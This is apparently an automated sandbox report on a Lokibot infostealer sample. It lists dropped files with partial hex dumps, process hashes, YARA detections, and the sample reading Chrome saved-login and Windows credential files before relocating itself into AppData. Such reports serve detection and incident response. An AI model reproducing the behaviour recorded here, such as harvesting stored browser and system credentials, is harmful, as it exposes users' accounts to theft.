C:\Users\user\AppData\Local\Temp\efnvpl	0	4935	fd fd fd fd fd fd 2e fd 26 fd fd fd fd fd 26 08 fd fd fd fd 63 09 fd fd f2 fd 63 09 fd fd fd 26 08 fd fd 6a fd e3 fd fd 26 08 fd fd fd 18 fd fd 18 fd 30 fd ed a3 fd fd 2c fd 7b 2c fd 7f fd 18 fd fd 18 fd 30 fd ec 63 fd fd 2c fd 73 2c fd 77 fd 18 fd fd 18 fd 30 fd fd 74 fd fd fd 2c fd 6b 2c fd 6f fd 18 fd fd 18 fd 30 fd fd 5f fd fd fd 2c fd 63 2c fd 67 26 20 fd fd 19 fd 0d fd fd 0e 63 fd fd fd 3c 2c fd 2c fd fd 2e fd 26 fd fd fd 6c 2c fd 2c fd fd 2e fd 2e fd 30 fd 64 fd 75 0d fd fd fd fd 2e e6 fd fd 30 fd 65 2c fd fd fd 2c 08 fd 26 fd fd 0d 8b fd fd fd fd 26 fd e8 6e fd 08 fd fd 18 7b fd fd 18 73 fd fd 18 6b fd fd fd 18 63 fd fd fd 18 fd 02 fd 18 fd 01 28 fd 17 fd 0a fd 2e fd fd	.&&cc&j&0, {,0,s,w0t,k,o0_,c,g& c<,,.&l,,..0du.0e,,&&n{skc (.	success or wait	1	4060C3	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\dehbibhar.exe	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4e fd fd fd 0a fd fd fd 0a fd fd fd 0a fd fd fd fd fd fd 08 fd fd fd 51 fd fd fd 19 fd fd fd 0a fd fd fd 2d fd fd 7f fd fd fd 0b fd fd 7f fd 3c fd 0b fd fd 7f fd fd fd 0b fd fd fd 52 69 63 68 0a fd fd fd 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 1d 6f 62 00 00 00 00 00 00 00 00 fd 00 03 01 0b 01 0e 00 00 02 00 00 00 0a 00 00 00 00 00 00 00 10 00 00 00 10 00	MZ@!L!This program cannot be run in DOS mode.$NQ-<RichPELob	success or wait	1	4060C3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\dhGoVvfmul.exe	unknown	512	success or wait	73	406094	ReadFile
C:\Users\user\Desktop\dhGoVvfmul.exe	unknown	4	success or wait	2	406094	ReadFile
C:\Users\user\Desktop\dhGoVvfmul.exe	unknown	4	success or wait	11	406094	ReadFile

Analysis Process: dehbibhar.exe PID: **4816**, Parent PID: **2732**

General

Target ID:	1
Start time:	17:05:31
Start date:	04/05/2022
Path:	C:\Users\user\AppData\Local\Temp\dehbibhar.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\dehbibhar.exe C:\Users\user\AppData\Local\Temp\efnvpl
Imagebase:	0x400000
File size:	4096 bytes
MD5 hash:	99DF91CF3E9775BE40FE27FEFA10C203
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000001.00000002.272536894.00000000009E0000.00000004.00001000.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.272536894.00000000009E0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000002.272536894.00000000009E0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000002.272536894.00000000009E0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000001.00000002.272536894.00000000009E0000.00000004.00001000.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000002.272536894.00000000009E0000.00000004.00001000.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000002.272536894.00000000009E0000.00000004.00001000.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 46%, Virustotal, Browse • Detection: 24%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\efnvpl	unknown	4096	success or wait	1	401051	fread
C:\Users\user\AppData\Local\Temp\efnvpl	unknown	4096	success or wait	1	401051	fread

Analysis Process: dehbibhar.exe PID: **5828**, Parent PID: **4816**

General

Target ID:	2
Start time:	17:05:32
Start date:	04/05/2022
Path:	C:\Users\user\AppData\Local\Temp\dehbibhar.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\dehbibhar.exe C:\Users\user\AppData\Local\Temp\efnvpl
Imagebase:	0x400000
File size:	4096 bytes
MD5 hash:	99DF91CF3E9775BE40FE27FEFA10C203
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Lokibot_1, Description: Yara detected Lokibot, Source: 00000002.00000002.519895999.0000000000607000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.519808447.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000002.519808447.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000002.519808447.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000002.00000002.519808447.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000002.519808447.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000002.519808447.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000000.266214035.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000000.266214035.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000000.266214035.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000002.00000000.266214035.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000000.266214035.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000000.266214035.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000000.270121307.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000000.270121307.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000000.270121307.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000002.00000000.270121307.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000000.270121307.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000000.270121307.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000000.268856991.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000000.268856991.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000000.268856991.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000002.00000000.268856991.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000000.268856991.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000000.268856991.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000000.264898403.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000002.00000000.264898403.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000002.00000000.264898403.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: INDICATOR_SUSPICIOUS_GENInfoStealer, Description: Detects executables containing common artifcats observed in infostealers, Source: 00000002.00000000.264898403.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Loki_1, Description: Loki Payload, Source: 00000002.00000000.264898403.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000002.00000000.264898403.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	403C8D	CreateDirectoryW
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	4042FB	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	success or wait	1	403C1F	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\dehbibhar.exe	C:\Users\user\AppData\Roaming\C79A3B\B52B3F.exe	success or wait	1	403BED	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	0	1	31	1	success or wait	1	404336	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	40415C	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	40415C	ReadFile

Disassembly

No disassembly